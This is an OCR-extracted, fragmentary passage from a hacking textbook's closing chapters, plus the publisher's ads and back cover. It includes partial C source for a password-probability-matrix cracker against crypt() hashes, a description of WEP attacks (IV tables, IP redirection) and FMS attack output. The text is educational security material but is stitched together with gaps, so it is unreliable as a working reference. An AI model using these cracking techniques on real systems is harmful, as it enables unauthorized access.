       salt  is  a  two-character  string  chosen from the set [a-zA-Z0-9./].  This
       string is used to perturb the algorithm in one of 4096 different ways.
```


This is a one-way hash function that expects a plaintext password and a salt value for input, and then outputs a hash with the salt value prepended to it. This hash is mathematically irreversible, meaning that it is impossible to determine the original password using only the hash. Writing a quick program to experiment with this function will help clarify any confusion.

crypt_test.c

```
#define _XOPEN_SOURCE
#include <unistd.h>
#include <stdio.h>

int main(int argc, char *argv[]) {
   if(argc < 2) {
      printf("Usage: %s <plaintext password> <salt value>\n", argv[0]);
      exit(1);
   }
   printf("password \"%s\" with salt \"%s\" ", argv[1], argv[2]);
   printf("hashes to ==> %s\n", crypt(argv[1], argv[2]));
}
```

When this program is compiled, the crypt library needs to be linked. This is shown in the following output, along with some test runs.

The basic idea is to split the plaintext into two paired values that are enumerated along a vector. Every possible plaintext is hashed into ciphertext, and the ciphertext is used to find the appropriate column of the matrix. Then the plaintext enumeration bit across the row of the matrix is turned on. When the ciphertext values are reduced into smaller chunks, collisions are inevitable.

Plaintext	Hash
test	je**HEA**X1m66RV.
!J)h	je**HEA**38vqlkkQ
".F+	je**HEA**1Tbde5FE
"8,J	je**HEA**nX8kQK3I

In this case, the column for `HEA` would have the bits corresponding to the plaintext pairs `te`, `!J`, `".`, and `"8` turned on, as these plaintext/hash pairs are added to the matrix.

After the matrix is completely filled out, when a hash such as `jeHEA38vqlkkQ` is entered, the column for `HEA` will be looked up, and the two-dimensional matrix will return the values `te`, `!J`, `".`, and `"8` for the first two characters of the plaintext. There are four matrices like this for the first two characters, using ciphertext substring from characters 2 through 4, 4 through 6, 6 though 8, and 8 though 10, each with a different vector of possible first two-character plaintext values. Each vector is pulled, and they are combined with a bitwise AND. This will leave only those bits turned on that correspond to the plaintext pairs listed as possibilities for each substring of ciphertext. There are also four matrices like this for the last two characters of plaintext.

The sizes of the matrices were determined by the pigeonhole principle. This is a simple principle that states: If $k + 1$ objects are put into k boxes, at least one of the boxes will contain two objects. So, to get the best results, the goal is for each vector to be a little bit less than half full of 1s. Since 95^4, or 81,450,625, entries will be put in the matrices, there need to be about twice as many holes to achieve 50 percent saturation. Since each vector has 9,025 entries, there should be about $(95^4 \cdot 2) / 9025$ columns. This works out to be about 18,000 columns. Since ciphertext substrings of three characters are being used for the columns, the first two characters and four bits from the third character are used to provide $64^2 \cdot 4$, or about 16 thousand columns (there are only 64 possible values for each character of ciphertext hash). This should be close enough, because when a bit is added twice, the overlap is ignored. In practice, each vector turns out to be about 42 percent saturated with 1s.

Since there are four vectors that are pulled for a single ciphertext, the probability of any one enumeration position having a 1 value in each vector is about 0.42^4, or about 3.11 percent. This means that, on average, the 9,025 possibilities for the first two characters of plaintext are reduced by about 97 percent to 280 possibilities. This is also done for the last two characters, providing about 280^2, or 78,400, possible plaintext values. Under the assumption of 10,000 cracks per second, this reduced keyspace would take under 8 seconds to check.

Of course, there are downsides. First, it takes at least as long to create the matrix as the original brute-force attack would have taken; however, this is a one-time cost. Also, the salts still tend to prohibit any type of storage attack, even with the reduced storage-space requirements.

The following two source code listings can be used to create a password probability matrix and crack passwords with it. The first listing will generate a matrix that can be used to crack all possible four-character passwords salted with je. The second listing will use the generated matrix to actually do the password cracking.

ppm_gen.c

```
/*********************************************************\
*  Password Probability Matrix   *    File: ppm_gen.c     *
***********************************************************
*                                                         *
*  Author:        Jon Erickson <matrix@phiral.com>        *
*  Organization:  Phiral Research Laboratories            *
*                                                         *
*  This is the generate program for the PPM proof of      *
*  concept.  It generates a file called 4char.ppm, which  *
*  contains information regarding all possible 4-         *
*  character passwords salted with 'je'.  This file can   *
*  be used to quickly crack passwords found within this   *
*  keyspace with the corresponding ppm_crack.c program.   *
*                                                         *
\*********************************************************/

#define _XOPEN_SOURCE
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

#define HEIGHT 16384
#define WIDTH  1129
#define DEPTH  8
#define SIZE HEIGHT * WIDTH * DEPTH

/* Map a single hash byte to an enumerated value. */
int enum_hashbyte(char a) {
   int i, j;
   i = (int)a;
   if((i >= 46) && (i <= 57))
      j = i - 46;
   else if ((i >= 65) && (i <= 90))
      j = i - 53;
   else if ((i >= 97) && (i <= 122))
      j = i - 59;
   return j;
}

/* Map 3 hash bytes to an enumerated value. */
int enum_hashtriplet(char a, char b, char c) {
```

```
*  This is the crack program for the PPM proof of concept.*
*  It uses an existing file called 4char.ppm, which      *
*  contains information regarding all possible 4-        *
*  character passwords salted with 'je'.  This file can  *
*  be generated with the corresponding ppm_gen.c program. *
*                                                         *
\*********************************************************/

#define _XOPEN_SOURCE
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

#define HEIGHT 16384
#define WIDTH  1129
#define DEPTH 8
#define SIZE HEIGHT * WIDTH * DEPTH
#define DCM HEIGHT * WIDTH

/* Map a single hash byte to an enumerated value. */
int enum_hashbyte(char a) {
   int i, j;
   i = (int)a;
   if((i >= 46) && (i <= 57))
      j = i - 46;
   else if ((i >= 65) && (i <= 90))
      j = i - 53;
   else if ((i >= 97) && (i <= 122))
      j = i - 59;
   return j;
}

/* Map 3 hash bytes to an enumerated value. */
int enum_hashtriplet(char a, char b, char c) {
   return (((enum_hashbyte(c)%4)*4096)+(enum_hashbyte(a)*64)+enum_hashbyte(b));
}

/* Merge two vectors. */
void merge(char *vector1, char *vector2) {
   int i;
   for(i=0; i < WIDTH; i++)
      vector1[i] &= vector2[i];
}

/* Returns the bit in the vector at the passed index position */
int get_vector_bit(char *vector, int index) {
   return ((vector[(index/8)]&(1<<(index%8)))>>(index%8));
}

/* Counts the number of plaintext pairs in the passed vector */
int count_vector_bits(char *vector) {
   int i, count=0;
   for(i=0; i < 9025; i++)
      count += get_vector_bit(vector, i);
   return count;
```

```
  fseek(fd,(DCM*2)+enum_hashtriplet(pass[6], pass[7], pass[8])*WIDTH, SEEK_SET);
  fread(temp_vector, WIDTH, 1, fd); // Read the vector associating bytes 6-8 of hash.
  merge(bin_vector1, temp_vector);  // Merge it with the first two vectors.

  len = count_vector_bits(bin_vector1);
  printf("first 3 vectors merged:\t%d plaintext pairs, with %0.2f%% saturation\n", len,
len*100.0/9025.0);

  fseek(fd,(DCM*3)+enum_hashtriplet(pass[8], pass[9],pass[10])*WIDTH, SEEK_SET);
  fread(temp_vector, WIDTH, 1, fd); // Read the vector associatind bytes 8-10 of hash.
  merge(bin_vector1, temp_vector);  // Merge it with the othes vectors.

  len = count_vector_bits(bin_vector1);
  printf("all 4 vectors merged:\t%d plaintext pairs, with %0.2f%% saturation\n", len,
len*100.0/9025.0);

  printf("Possible plaintext pairs for the first two bytes:\n");
  print_vector(bin_vector1);

  printf("\nFiltering possible plaintext bytes for the last two characters:\n");

  fseek(fd,(DCM*4)+enum_hashtriplet(pass[2], pass[3], pass[4])*WIDTH, SEEK_SET);
  fread(bin_vector2, WIDTH, 1, fd); // Read the vector associating bytes 2-4 of hash.

  len = count_vector_bits(bin_vector2);
  printf("only 1 vector of 4:\t%d plaintext pairs, with %0.2f%% saturation\n", len, len*100.0/
9025.0);

  fseek(fd,(DCM*5)+enum_hashtriplet(pass[4], pass[5], pass[6])*WIDTH, SEEK_SET);
  fread(temp_vector, WIDTH, 1, fd); // Read the vector associating bytes 4-6 of hash.
  merge(bin_vector2, temp_vector);  // Merge it with the first vector.

  len = count_vector_bits(bin_vector2);
  printf("vectors 1 AND 2 merged:\t%d plaintext pairs, with %0.2f%% saturation\n", len,
len*100.0/9025.0);

  fseek(fd,(DCM*6)+enum_hashtriplet(pass[6], pass[7], pass[8])*WIDTH, SEEK_SET);
  fread(temp_vector, WIDTH, 1, fd); // Read the vector associating bytes 6-8 of hash.
  merge(bin_vector2, temp_vector);  // Merge it with the first two vectors.

  len = count_vector_bits(bin_vector2);
  printf("first 3 vectors merged:\t%d plaintext pairs, with %0.2f%% saturation\n", len,
len*100.0/9025.0);

  fseek(fd,(DCM*7)+enum_hashtriplet(pass[8], pass[9],pass[10])*WIDTH, SEEK_SET);
  fread(temp_vector, WIDTH, 1, fd); // Read the vector associatind bytes 8-10 of hash.
  merge(bin_vector2, temp_vector);  // Merge it with the othes vectors.

  len = count_vector_bits(bin_vector2);
  printf("all 4 vectors merged:\t%d plaintext pairs, with %0.2f%% saturation\n", len,
len*100.0/9025.0);

  printf("Possible plaintext pairs for the last two bytes:\n");
  print_vector(bin_vector2);
```

```
@W @v @| AO B/ BO BO Bz C( D8 D> E8 EZ F@ G& G? Gj Gy H4 I@ J  JN JT JU Jh Jq
Ks Ku M) M{ N, N: NC NF NQ Ny O/ O[ P9 Pc Q! QA Qi Qv RA Sg Sv TO Te U& U> UO
VT V[ V] Vc Vg Vi W: WG X" X6 XZ X` Xp YT YV Y^ Yl Yy Y{ Za [$ [* [9 [m [z \" \
+ \C \O \w ]( ]: ]@ ]w _K _j `q a. aN a^ ae au b: bG bP cE cP dU d] e! fI fv g!
gG h+ h4 hc iI iT iV iZ in k. kp l5 l` lm lq m, m= mE nO nD nQ n~ o# o: o^ pO
p1 pC pc q* qO qQ q{ rA rY s" sD sz tK tw u- v$ v. v3 v; v_ vi vo wP wt x" x&
x+ x1 xQ xX xi yN yo zO zP zU z[ z^ zf zi zr zt {- {B {a |s }) }+ }? }y ~L ~m

Filtering possible plaintext bytes for the last two characters:
only 1 vector of 4:     3821 plaintext pairs, with 42.34% saturation
vectors 1 AND 2 merged: 1677 plaintext pairs, with 18.58% saturation
first 3 vectors merged: 713 plaintext pairs, with 7.90% saturation
all 4 vectors merged:   297 plaintext pairs, with 3.29% saturation
Possible plaintext pairs for the last two bytes:
 !  & != !H !I !K !P !X !o !~ "r "{ "} #% #O $5 $] %K %M %T &" &% &( &O &4 &I
&q &} 'B 'Q 'd )j )w *I *] *e *j *k *o *w *| +B +W ,' ,J ,V -z .  .$ .T /' /_
OY Oi Os 1! 1= 1l 1v 2- 2/ 2g 2k 3n 4K 4Y 4\ 4y 5- 5M 5O 5} 6+ 62 6E 6j 7* 74
8E 9Q 9\ 9a 9b :8 :; :A :H :S :w ;" ;& ;L <L <m <r <u =, =4 =v >v >x ?& ?` ?j
?w @O A* B  B@ BT C8 CF CJ CN C} D+ D? DK Dc EM EQ FZ GO GR H) Hj I: I> J( J+
J3 J6 Jm K# K) K@ L, L1 LT N* NW N` O= O[ Ot P: P\ Ps Q- Qa R% RJ RS S3 Sa T!
T$ T@ TR T_ Th U" U1 V* V{ W3 Wy Wz X% X* Y* Y? Yw Z7 Za Zh Zi Zm [F \( \3 \5 \
_ \a \b \| ]$ ]. ]2 ]? ]d ^[ ^~ `1 `F `f `y a8 a= aI aK az b, b- bS bz c| cg dB
e, eF eJ eK eu fT fW fo g( g> gW g\ h$ h9 h: h@ hk i? jN ji jn k= kj l7 lI m<
m= mT me m| m} n% n? n~ o  oF oG oM p" p9 p\ q} r6 r= rB sA sN s{ s~ tX tp u
u2 uQ uU uk v# vG vV vW vl w* w> wD wv x2 xA y: y= y? yM yU yY zK zv {# {) {=
{O {m |I |Z }. }; }d ~+ ~C ~a
Building probability vectors...
Cracking remaining 85239 possibilites..
Password :  h4R%
reader@hacking:~/booksrc $
```

These programs are proof-of-concept hacks, which take advantage of the bit diffusion provided by hash functions. There are other time-space trade-off attacks, and some have become quite popular. RainbowCrack is a popular tool, which has support for multiple algorithms. If you want to learn more, consult the Internet.

0x770 Wireless 802.11b Encryption

Wireless 802.11b security has been a big issue, primarily due to the absence of it. Weaknesses in *Wired Equivalent Privacy (WEP)*, the encryption method used for wireless, contribute greatly to the overall insecurity. There are other details, sometimes ignored during wireless deployments, which can also lead to major vulnerabilities.

The fact that wireless networks exist on layer 2 is one of these details. If the wireless network isn't VLANed off or firewalled, an attacker associated to the wireless access point could redirect all the wired network traffic out over the wireless via ARP redirection. This, coupled with the tendency to hook wireless access points to internal private networks, can lead to some serious vulnerabilities.

After an IV collision is discovered, some educated guesses about the structure of the plaintexts can be used to reveal the original plaintexts by XORing the two ciphertexts together. Also, if one of the plaintexts is known, the other plaintext can be recovered with a simple XORing. One method of obtaining known plaintexts might be through spam email, where the attacker sends the spam and the victim checks mail over the encrypted wireless connection.

0x783 IV-Based Decryption Dictionary Tables

After plaintexts are recovered for an intercepted message, the keystream for that IV will also be known. This means that this keystream can be used to decrypt any other packet with the same IV, providing it's not longer than the recovered keystream. Over time, it's possible to create a table of keystreams indexed by every possible IV. Since there are only 2^{24} possible IVs, if 1,500 bytes of keystream are saved for each IV, the table would only require about 24GB of storage. Once a table like this is created, all subsequent encrypted packets can be easily decrypted.

Realistically, this method of attack would be very time consuming and tedious. It's an interesting idea, but there are much easier ways to defeat WEP.

0x784 IP Redirection

Another way to decrypt encrypted packets is to trick the access point into doing all the work. Usually, wireless access points have some form of Internet connectivity, and if this is the case, an IP redirection attack is possible. First, an encrypted packet is captured, and the destination address is changed to an IP address the attacker controls, without decrypting the packet. Then, the modified packet is sent back to the wireless access point, which will decrypt the packet and send it right to the attacker's IP address.

The packet modification is made possible due to the CRC32 checksum being a linear, unkeyed function. This means that the packet can be strategically modified and the checksum will still come out the same.


This attack also assumes that the source and destination IP addresses are known. This information is easy enough to figure out, just based on the standard internal network IP addressing schemes. Also, a few cases of keystream reuse due to IV collisions can be used to determine the addresses.

Once the destination IP address is known, this value can be XORed with the desired IP address, and this whole thing can be XORed into place in the encrypted packet. The XORing of the destination IP address will cancel out, leaving behind the desired IP address XORed with the keystream. Then, to ensure that the checksum stays the same, the source IP address must be strategically modified.

For example, assume the source address is 192.168.2.57 and the destination address is 192.168.2.1. The attacker controls the address 123.45.67.89 and wants to redirect traffic there. These IP addresses

```
 19   2 |   51   0 |   83   0 |  115   0 |  147   1 |  179   0 |  211   1 |  243   0 |
 20   3 |   52   0 |   84   3 |  116   1 |  148   2 |  180   2 |  212   2 |  244   3 |
 21   0 |   53   0 |   85   1 |  117   2 |  149   2 |  181   1 |  213   0 |  245   1 |
 22   0 |   54   3 |   86   3 |  118   0 |  150   2 |  182   2 |  214   0 |  246   3 |
 23   2 |   55   0 |   87   0 |  119   2 |  151   2 |  183   1 |  215   1 |  247   2 |
 24   1 |   56   2 |   88   3 |  120   1 |  152   2 |  184   1 |  216   0 |  248   2 |
 25   2 |   57   2 |   89   0 |  121   1 |  153   2 |  185   0 |  217   1 |  249   3 |
 26   0 |   58   0 |   90   0 |  122   0 |  154   1 |  186   1 |  218   0 |  250   1 |
 27   0 |   59   2 |   91   1 |  123   3 |  155   2 |  187   1 |  219   1 |  251   1 |
 28   2 |   60   1 |   92   1 |  124   0 |  156   0 |  188   0 |  220   0 |  252   3 |
 29   1 |   61   1 |   93   1 |  125   0 |  157   0 |  189   0 |  221   0 |  253   1 |
 30   0 |   62   1 |   94   0 |  126   1 |  158   1 |  190   0 |  222   1 |  254   0 |
 31   0 |   63   0 |   95   1 |  127   0 |  159   0 |  191   0 |  223   0 |  255   0 |

[Actual Key] = (1, 2, 3, 4, 5, 66, 75, 123, 99, 100, 123, 43, 213)
key[0] is probably 1
reader@hacking:~/booksrc $
reader@hacking:~/booksrc $ ./fms 12
Using IV: (15, 255, 0), first keystream byte is 81
Doing the first 15 steps of KSA..  at KSA iteration #15, j=251 and S[15]=1
key[12] prediction = 81 - 251 - 1 = 85
Using IV: (15, 255, 1), first keystream byte is 80
Doing the first 15 steps of KSA..  at KSA iteration #15, j=252 and S[15]=1
key[12] prediction = 80 - 252 - 1 = 83
Using IV: (15, 255, 2), first keystream byte is 159
Doing the first 15 steps of KSA..  at KSA iteration #15, j=253 and S[15]=1
key[12] prediction = 159 - 253 - 1 = 161

.:[ output trimmed ]:.

Using IV: (15, 255, 252), first keystream byte is 238
Doing the first 15 steps of KSA..  at KSA iteration #15, j=236 and S[15]=1
key[12] prediction = 238 - 236 - 1 = 1
Using IV: (15, 255, 253), first keystream byte is 197
Doing the first 15 steps of KSA..  at KSA iteration #15, j=236 and S[15]=1
key[12] prediction = 197 - 236 - 1 = 216
Using IV: (15, 255, 254), first keystream byte is 238
Doing the first 15 steps of KSA..  at KSA iteration #15, j=249 and S[15]=2
key[12] prediction = 238 - 249 - 2 = 243
Using IV: (15, 255, 255), first keystream byte is 176
Doing the first 15 steps of KSA..  at KSA iteration #15, j=250 and S[15]=1
key[12] prediction = 176 - 250 - 1 = 181

Frequency table for key[12] (* = most frequent)
  0   1 |   32   0 |   64   2 |   96   0 |  128   1 |  160   1 |  192   0 |  224   2 |
  1   2 |   33   1 |   65   0 |   97   2 |  129   1 |  161   1 |  193   0 |  225   0 |
  2   0 |   34   2 |   66   2 |   98   0 |  130   2 |  162   3 |  194   2 |  226   0 |
  3   2 |   35   0 |   67   2 |   99   2 |  131   0 |  163   1 |  195   0 |  227   5 |
  4   0 |   36   0 |   68   0 |  100   1 |  132   0 |  164   0 |  196   1 |  228   1 |
  5   3 |   37   0 |   69   3 |  101   2 |  133   0 |  165   2 |  197   0 |  229   3 |
  6   1 |   38   2 |   70   2 |  102   0 |  134   0 |  166   2 |  198   0 |  230   2 |
  7   2 |   39   0 |   71   1 |  103   0 |  135   0 |  167   3 |  199   1 |  231   1 |
  8   1 |   40   0 |   72   0 |  104   1 |  136   1 |  168   2 |  200   0 |  232   0 |
```

More No-Nonsense Books from **NO STARCH PRESS**




SILENCE ON THE WIRE

A Field Guide to Passive Reconnaissance and Indirect Attacks

by MICHAL ZALEWSKI

Silence on the Wire: A Field Guide to Passive Reconnaissance and Indirect Attacks explains how computers and networks work, how information is processed and delivered, and what security threats lurk in the shadows. No humdrum technical white paper or how-to manual for protecting one's network, this book is a fascinating narrative that explores a variety of unique, uncommon, and often quite elegant security challenges that defy classification and eschew the traditional attacker-victim model.

APRIL 2005, 312 PP., $39.95
ISBN 978-1-59327-046-9



SECURITY DATA VISUALIZATION

Graphical Techniques for Network Analysis

by GREG CONTI

Security Data Visualization is a well-researched and richly illustrated introduction to the field of information visualization, a branch of computer science concerned with modeling complex data using interactive images. Greg Conti, creator of the network and security visualization tool RUMINT, shows you how to graph and display network data using a variety of tools so that you can understand complex datasets at a glance. And once you've seen what a network attack looks like, you'll have a better understanding of its low-level behavior—like how vulnerabilities are exploited and how worms and viruses propagate.

SEPTEMBER 2007, 272 PP., 4-COLOR, $49.95
ISBN 978-1-59327-143-5

LINUX FIREWALLS

Attack Detection and Response with iptables, psad, and fwsnort

by MICHAEL RASH

Linux Firewalls discusses the technical details of the iptables firewall and the Netfilter framework that are built into the Linux kernel, and it explains how they provide strong filtering, Network Address Translation (NAT), state tracking, and application layer inspection capabilities that rival many commercial tools. You'll learn how to deploy iptables as an IDS with psad and fwsnort and how to build a strong, passive authentication layer around iptables with fwknop. Concrete examples illustrate concepts such as firewall log analysis and policies, passive network authentication and authorization, exploit packet traces, Snort ruleset emulation, and more.

OCTOBER 2007, 336 PP., $49.95
ISBN 978-1-59327-141-1

THE ART OF ASSEMBLY LANGUAGE

by RANDALL HYDE


The Art of Assembly Language presents assembly language from the high-level programmer's point of view, so you can start writing meaningful programs within days. The High Level Assembler (HLA) that accompanies the book is the first assembler that allows you to write portable assembly language programs that run under either Linux or Windows with nothing more than a recompile. The CD-ROM includes the HLA and the HLA Standard Library, all the source code from the book, and over 50,000 lines of additional sample code, all well-documented and tested. The code compiles and runs as-is under Windows and Linux.

SEPTEMBER 2003, 928 PP. W/CD, $59.95
ISBN 978-1-886411-97-5

THE TCP/IP GUIDE

A Comprehensive, Illustrated Internet Protocols Reference

by CHARLES M. KOZIEROK



The TCP/IP Guide is a completely up-to-date, encyclopedic reference on the TCP/IP protocol suite that will appeal to newcomers and the seasoned professional alike. Author Charles Kozierok details the core protocols that make TCP/IP internetworks function and the most important classic TCP/IP applications, integrating IPv6 coverage throughout. Over 350 illustrations and hundreds of tables help to explain the finer points of this complex topic. The book's personal, user-friendly writing style lets readers of all levels understand the dozens of protocols and technologies that run the Internet, with full coverage of PPP, ARP, IP, IPv6, IP NAT, IPSec, Mobile IP, ICMP, RIP, BGP, TCP, UDP, DNS, DHCP, SNMP, FTP, SMTP, NNTP, HTTP, Telnet, and much more.

OCTOBER 2005, 1616 PP. *hardcover*, $89.95
ISBN 978-1-59327-047-6

PHONE:
800.420.7240 OR
415.863.9900
MONDAY THROUGH FRIDAY,
9 A.M. TO 5 P.M. (PST)

FAX:
415.863.9950
24 HOURS A DAY,
7 DAYS A WEEK

EMAIL:
SALES@NOSTARCH.COM

WEB:
WWW.NOSTARCH.COM

MAIL:
NO STARCH PRESS
555 DE HARO ST, SUITE 250
SAN FRANCISCO, CA 94107
USA

UPDATES

Visit *http://www.nostarch.com/hacking2.htm* for updates, errata, and other information.

ABOUT THE CD

The bootable LiveCD provides a Linux-based hacking environment that is preconfigured for programming, debugging, manipulating network traffic, and cracking encryption. It contains all the source code and applications used in the book. Hacking is about discovery and innovation, and with this LiveCD you can instantly follow along with the book's examples and explore on your own.

The LiveCD can be used in most common personal computers without installing a new operating system or modifying the computer's current setup. System requirements are an *x*86-based PC with at least 64MB of system memory and a BIOS that is configured to boot from a CD-ROM.

$$24 = \frac{6}{1 - \frac{3}{4}}$$

INTERNATIONAL BEST-SELLER!

THE FUNDAMENTAL TECHNIQUES OF SERIOUS HACKING

Hacking is the art of creative problem solving, whether that means finding an unconventional solution to a difficult problem or exploiting holes in sloppy programming. Many people call themselves hackers, but few have the strong technical foundation needed to really push the envelope.

Rather than merely showing how to run existing exploits, author Jon Erickson explains how arcane hacking techniques *actually work*. To share the art and science of hacking in a way that is accessible to everyone, *Hacking: The Art of Exploitation, 2nd Edition* introduces the fundamentals of C programming from a hacker's perspective.

The included LiveCD provides a complete Linux programming and debugging environment—all without modifying your current operating system. Use it to follow along with the book's examples as you fill gaps in your knowledge and explore hacking techniques on your own. Get your hands dirty debugging code, overflowing buffers, hijacking network communications, bypassing protections, exploiting cryptographic weaknesses, and perhaps even inventing new exploits. This book will teach you how to:

- Program computers using C, assembly language, and shell scripts
- Corrupt system memory to run arbitrary code using buffer overflows and format strings
- Inspect processor registers and system memory with a debugger to gain a real understanding of what is happening
- Outsmart common security measures like non-executable stacks and intrusion detection systems
- Gain access to a remote server using port-binding or connect-back shellcode, and alter a server's logging behavior to hide your presence
- Redirect network traffic, conceal open ports, and hijack TCP connections
- Crack encrypted wireless traffic using the FMS attack, and speed up brute-force attacks using a password probability matrix

Hackers are always pushing the boundaries, investigating the unknown, and evolving their art. Even if you don't already know how to program, *Hacking: The Art of Exploitation, 2nd Edition* will give you a complete picture of programming, machine architecture, network communications, and existing hacking techniques. Combine this knowledge with the included Linux environment, and all you need is your own creativity.

ABOUT THE AUTHOR

Jon Erickson has a formal education in computer science and has been hacking and programming since he was five years old. He speaks at computer security conferences and trains security teams around the world. Currently, he works as a vulnerability researcher and security specialist in Northern California.

LIVECD PROVIDES A COMPLETE LINUX PROGRAMMING AND DEBUGGING ENVIRONMENT

NO STARCH PRESS

THE FINEST IN GEEK ENTERTAINMENT™
www.nostarch.com

RepKover
"I LAY FLAT."
This book uses RepKover—a durable binding that won't snap shut.

♻ Printed on recycled paper

$49.95 ($54.95 CDN)
SHELVE IN: COMPUTER SECURITY/NETWORK SECURITY

ISBN: 978-1-59327-144-2

54995

9 781593 271442

6 89145 71441 8